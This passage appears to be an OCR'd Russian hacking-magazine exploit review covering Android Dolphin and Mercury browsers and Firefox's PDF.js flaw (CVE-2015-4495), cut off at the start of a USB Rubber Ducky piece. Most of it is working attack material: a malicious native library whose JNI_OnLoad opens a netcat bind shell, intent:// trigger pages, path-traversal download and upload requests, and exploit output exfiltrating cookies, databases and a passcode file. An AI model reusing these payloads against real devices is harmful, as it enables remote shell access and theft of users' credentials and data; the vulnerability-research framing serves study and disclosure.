        7  08-21-15 20:26   ../../../../../../data/data/mobi.mgeek.
TunnyBrowser/files/libdolphin.so
 --------                   -------
   159142                   4 files
```

После успешного MITM-перехвата с нужной инъекцией и перемотки вывода отладочной информации с устройства в Logcat было найдено то, что нужно.

```
D/dalvikvm( 2573): Trying to load lib /data/data/mobi.mgeek.
TunnyBrowser/files/libdolphin.so 0x42e0c318
E/dalvikvm( 2573): dlopen("/data/data/mobi.mgeek.TunnyBrowser/files/
libdolphin.so") failed: dlopen failed: "/data/data/mobi.mgeek.
TunnyBrowser/files/libdolphin.so" is too small to be an ELF executable
....
...
.
root@hammerhead:/data/data/mobi.mgeek.TunnyBrowser/files # cat libdolphin.so
foobar
```

Теперь нам надо создать свою библиотеку:

```
int JNI_OnLoad( JavaVM* vm, void* reserved )
{
    system( "/data/local/tmp/busybox nc -ll -p 6666 -e /system/bin/sh" );
    ....
    ..
    .
}
```

Для компилирования воспользуемся Android NDK и добавим ее в наш скрипт-перехватчик.


Протестируем снова. После установки новой темы и рестарта браузера в логах видим, что наша библиотека была успешно загружена:

```
D/dalvikvm(24702): Trying to load lib /data/data/mobi.mgeek.
TunnyBrowser/files/libdolphin.so 0x42e080a8
D/dalvikvm(24702): Added shared lib /data/data/mobi.mgeek.
TunnyBrowser/files/libdolphin.so 0x42e080a8
```

Теперь можем подсоединиться к атакованному устройству, используя стандартный netcat:

```
> nc 10.174.90.159 6666
id
uid=10114(u0_a114) gid=10114(u0_a114) groups=1015(sdcard_rw),1028
(sdcard_r),3003(inet),50114(all_a114) context=u:r:untrusted_app:s0
ls
```

```
acct
cache
charger
config
d
data
default.prop
...
ueventd.rc
vendor
```



Проверка работы шелла на устройстве с уязвимым Dolphin browser

Исходники эксплоита можно скачать с гитхаба автора.

TARGETS
Dolphin Browser (версия на 27.07.2015 была уязвима).

SOLUTION
Разработчики уведомлены о проблеме.


УЯЗВИМОСТИ В БРАУЗЕРЕ MERCURY ДЛЯ ANDROID

CVSSv2	N/A
Дата релиза:	23 августа 2015 года
Автор:	rotlogix
CVE:	N/A


Mercury Browser тоже довольно популярен, хоть и меньше, чем Dolphin (у него от полумиллиона до миллиона установок).

Первое, что автор проверил при реверсинге браузеров для Android, — это безопасность обработчика Intent для схем URI. В этом ему помог софт Lobotomy. Он загрузил анализируемое приложение в него и воспользовался модулем bowser.

```
(lobotomy) loader /Users/benjaminwatson/Android-Web-Browsers/mercury/
apk/com.ilegendsoft.mercury.apk
[2015-08-23 16:11:49.179402] Loading : /Users/benjaminwatson/
Android-Web-Browsers/mercury/apk/com.ilegendsoft.mercury.apk
(lobotomy) bowser enum
[2015-08-23 16:12:11.632313] Searching for parseUri()
1 Lcom/ilegendsoft/mercury/ui/widget/webview/g;->
shouldOverrideUrlLoading(Landroid/webkit/WebView; Ljava/lang/String;)
Z (0x260) ---> Landroid/content/Intent;->parseUri(Ljava/lang/String;
I)Landroid/content/Intent;
1 Lcom/ilegendsoft/mercury/ui/widget/webview/g;->
shouldOverrideUrlLoading(Landroid/webkit/WebView; Ljava/lang/String;)
Z (0x294) ---> Landroid/content/Intent;->parseUri(Ljava/lang/String;
I)Landroid/content/Intent;
1 Lcom/ilegendsoft/mercury/ui/widget/webview/g;->
shouldOverrideUrlLoading(Landroid/webkit/WebView; Ljava/lang/String;)
Z (0x31c) --->Landroid/content/Intent;->parseUri(Ljava/
lang/String; I)Landroid/content/Intent;
```



Использование модуля bowser для Lobotomy (начало)



Использование модуля bowser для Lobotomy (окончание)

Модуль bowser нашел несколько мест, где была вызвана функция **`parseUri()`**, то есть где Intent URI-схема конвертируется в объект Intent.

После небольшого анализа автор обнаружил, что в браузере имеется небезопасный код.

```
if (paramString.startsWith("intent://")) {
  try
  {
    paramWebView = Intent.parseUri(paramString, 1);
    paramString = paramWebView.getDataString();
    if ((paramString != null)
        && (paramString.startsWith("com.amazon.mobile.shopping://amazon.com")))
    {
      paramWebView.setData(Uri.parse("market://details?id=" +
                                     paramWebView.getPackage()));
      paramWebView.setPackage(null);
    }
    this.a.startActivity(paramWebView);
    return true;
  }
  catch (Exception paramWebView)
  {
    paramWebView.printStackTrace();
    return true;
  }
}
```

В Lobotomy имеются и веб-сервисы, основанные на Flask, которые можно использовать для вызова этого кода.

```
@src.route('/services/intent')
def intent_service():
  """
  Вызов обработки intent:// URI-схемы
  """
  response = """
    <html>
      <head>
        <meta charset="utf-8" />
        <title>Trigger parseUri()</title>
      </head>
      <body>
        <script>
          location.href="intent:#Intent;action=android.intent.action.VIEW;end";
        </script>
      </body>
    </html>
  """
```

Небезопасная реализация обработчика Intent позволяет атакующему запускать private Activities (это такие активности, которые недоступны извне), используя специально созданную страницу. Далее автор загрузил Mercury Browser в Lobotomy и запустил встроенные модули для поиска доступных компонентов.

```
...
..
.
[2015-08-23 13:07:39.810710] Activity : com.ilegendsoft.mercury.
ui.activities.PasscodeActivity
[2015-08-23 13:07:39.810722] Activity : com.ilegendsoft.mercury.
ui.activities.bookmark.BookmarksImportFilesActivity
[2015-08-23 13:07:39.810732] Activity : com.ilegendsoft.mercury.
ui.activities.FlipTabsActivity
[2015-08-23 13:07:39.810741] Activity : com.ilegendsoft.mercury.
ui.activities.SplashActivity
[2015-08-23 13:07:39.810750] Activity : com.ilegendsoft.mercury.
external.wfm.ui.WFMActivity2
[2015-08-23 13:07:39.810759] Activity : com.ilegendsoft.mercury.
external.zxing.CaptureActivity
[2015-08-23 13:07:39.810767] Activity : com.dropbox.client2.android.
AuthActivity
[2015-08-23 13:07:39.810830] Activity : com.ilegendsoft.mercury.
ui.activities.zcloud.PushUrlActivity
[2015-08-23 13:07:39.810864] Activity : com.ilegendsoft.mercury.
```

```
ui.activities.filemanager.FileManagerActivity
[2015-08-23 13:07:39.810877] Activity : com.ilegendsoft.mercury.
ui.activities.filemanager.SubFolderActivity
...
..
.
```

После нескольких проб и ошибок было найдено то, что нужно, — активность **com.ilegendsoft.mercury.external.wfm.ui.WFMActivity2**, которая является private Actitivity внутри браузера Mercury. После дальнейшего реверсинга оказалось, что у нее есть особенность, которая позволяет делать резервную копию и восстанавливать что-то сохраненное на SD-карте браузером или другим приложением. Это стало возможно из-за того, что данная Activity вызывается Broadcast Receiver и зарегистрирована как обработчик для действия **org.join.action.SERV_AVAILABLE**. Углубившись еще дальше, автор заметил, что создаваемый сервис называется **WebService** и явно привязан к локальному устройству. Внутри **WebService** находится метод **onBind()**, который, в свою очередь, вызывает **openWebServer()**:

```
1  public IBinder onBind(Intent paramIntent)
2    {
3      openWebServer();
4      return this.mBinder;
5    }
6
7
8  private void openWebServer()
9    {
10     if (this.webServer != null)
11     {
12       this.webServer.setDaemon(true);
13       this.webServer.start();
14     }
15   }
```

Здесь автор понял, что созданный веб-сервер предназначен для обработки данных на SD-карте браузером и доступен другим устройствам в локальной сети.

```
((HttpRequestHandlerRegistry)localObject3).register(“/dodownload”, ↵
   new HttpDownHandler(this.webRoot));
((HttpRequestHandlerRegistry)localObject3).register(“/dodelete”, ↵
   new HttpDelHandler(this.webRoot));
```

```
((HttpRequestHandlerRegistry)localObject3).register(“/doupload”, ↵
   new HttpUpHandler(this.webRoot));
((HttpRequestHandlerRegistry)localObject3).register(“/doprogress”, ↵
   new HttpProgressHandler());
```

WebServer регистрирует специфичные URI-пути для скачивания, удаления и загрузки файлов. У него есть еще одна особенность — он всегда биндится на один и тот же порт, поэтому автор настроил проксирование трафика и начал проверять перечисленные функции сервера.

EXPLOIT

После всех проверок исследователь нашел уязвимость типа раскрытия путей и смог читать различные данные внутри директории Mercury.

```
/dodownload?fname=../../../../data/data/com.ilegendsoft.mercury/
shared_prefs/passcode.xml
```

Атакующий может не только скачать файлы с устройства, но и переписать их.

```
POST /doupload?dir=../../../../data/data/com.ilegendsoft.mercury/
shared_prefs/&id=c2f18b1f-8d77-4a73-98f8-2cb1461f70c4 HTTP/1.1
Host: 10.174.90.159:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:39.0)
Gecko/20100101 Firefox/39.0
...
Content-Disposition: form-data; name=”Download/”; filename=”test.txt”
Content-Type: text/plain
test
-----------------------------201987665564544880911182318 66--
root@hammerhead:/data/data/com.ilegendsoft.mercury/shared_prefs # ls
LASConfig.xml
...
test.txt
zcloud_db.xml
```

В итоге для эксплуатации нам потребуется:

- создать специальную HTML-страницу для вызова WiFi Manager Activity с Intent URI схемой;
- узнать IP-адрес устройства;
- опрашивая устройство, дождаться получения уведомления о вызове Activity;
- проэксплуатировать уязвимость раскрытия путей.

Для начала создадим специальную веб-страницу.

```
<html>
  <head><meta charset="utf-8" /></head>
    <body>
      <script>
        location.href="intent:#Intent;SEL;component=com.ilegendsoft.mercury/.ext
        ernal.wfm.ui.WFMActivity2;action=android.intent.action.VIEW;end";
      </script>
    </body>
</html>
```

```
[~/Tools/mobile/android/lobotomy]> python web/run.py runserver ↵
    -h 0.0.0.0
 * Running on http://0.0.0.0:5000/ (Press CTRL+C to quit)
Mozilla/5.0 (Linux; Android 4.4.3; Nexus 5 Build/KTU84M)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/33.0.0.0
Mobile Safari/537.36
10.174.90.159 - - [23/Aug/2015 16:37:13] “GET /exploits/mercury/wfm/
intent HTTP/1.1” 200 -
```

Опрашиваем веб-сервер до получения положительного ответа и пытаемся прочесть файл с паролями.

```
[~/Tools/mobile/android/lobotomy/framework/brains/exploits/browser/
mercury]> python exploit.py
[2015-08-23 16:40:32.074803] Polling ...
[2015-08-23 16:40:34.095055] Polling ...
[2015-08-23 16:40:36.104810] Polling ...
[2015-08-23 16:40:38.114483] Polling ...
[2015-08-23 16:40:38.120936] Exploit engaged! Target IP :
10.174.90.159
[2015-08-23 16:40:38.120983] Exfilling /databases/mercury_database.db
[2015-08-23 16:40:38.278997] Exfilling /app_webview/Cookies
[2015-08-23 16:40:38.293556] Exfilling /shared_prefs/passcode.xml
...
<?xml version=’1.0’ encoding=’utf-8’ standalone=’yes’ ?>
<map>
    <string name=”passcode”>1234</string>
</map>
```

О других уязвимостях, найденных исследователем, ты можешь прочитать в его блоге.

TARGETS

Mercury Browser (версия за 17.08.2015 была уязвима).

SOLUTION

На момент написания обзора о патче не было известно, и автор эксплоита рекомендует удалить этот браузер :).

0DAY-УЯЗВИМОСТЬ В PDF.JS БРАУЗЕРА MOZILLA FIREFOX

CVSSv2	N/A
Дата релиза:	6 августа 2015 года
Автор:	неизвестен, vincd
CVE:	2015-4495

Закончим наш обзор уязвимостью в популярном и, наверное, любимом многими читателями браузере Mozilla Firefox. Данная уязвимость была найдена не простыми исследователями и использовалась во вредоносной программе для кражи различной конфиденциальной информации с компьютера пользователя. Причем работает малварь как в Windows, так и в Linux, и OS X, о чем написано в блоге разработчиков. 5 августа 2015 года об атаке сообщили читатели одного из российских новостных сайтов. Она проводилась с использованием различных рекламных блоков.

Суть уязвимости заключается в том, что атакующий может обойти ограничения безопасности кода на JavaScript (same origin policy) и получить доступ к браузерному просмотрщику PDF `PDF.js`. Благодаря этому появляется возможность читать содержимое различных локальных файлов пользователя и отправлять его на указанные серверы. К примеру, на компьютере с Windows после успешной эксплуатации осуществлялся поиск файлов конфигурации, которые могли бы содержать пароли и другую интересную информацию.

Разработчики из Mozilla сообщили о выявлении критической уязвимости (CVE-2015-4495) и выпустили обновления Firefox 39.0.3 и 38.1.1 ESR.

EXPLOIT

Для эксплуатации создадим специальную HTML-страницу, которая запустит атакующий JavaScript.

```
<!DOCTYPE html>
<html>
  <head>
    <title>CVE-2015-4495</title>
  </head>
  <body>
    <h1>Test</h1>
    <script type="text/javascript" src="./exploit.js" charset="utf-8"></script>
  </body>
</html>
```

Суть кода проста: использование нескольких `iframe` и открытие файлов как PDF. Полный исходник ты можешь найти на Github.

Если тебе интересно, то можешь изучить оригинал вредоносного эксплоита, который опубликован в Pastebin разработчиков Ubuntu. В нем есть интересные регулярные выражения для поиска полезных файлов. Вот часть из них:

```
...”*сервер*.txt”,”*акк*.txt”,”*эккаунт*.txt”,”*впн*.txt”, ↵
    “*впс*.txt”,”*вдс*.txt”,”*логин*.txt”...
```

TARGETS


Firefox < 39.0.3;
Firefox < 38.1.1 ESR.

SOLUTION

Исправлено в новых версиях.

ГАДКИЙ УТЕНОК

ПРЕВРАЩАЕМ ОБЫЧНУЮ ФЛЕШКУ В USB RUBBER DUCKY




Как-то давно мы делали в журнале обзор девайсов, которые было бы желательно иметь в своем чемоданчике хакера. Среди прочих девайсов там был и USB Rubber Ducky — устройство, внешне напоминающее обычную флешку, которое притворяется клавиатурой и при подключении к 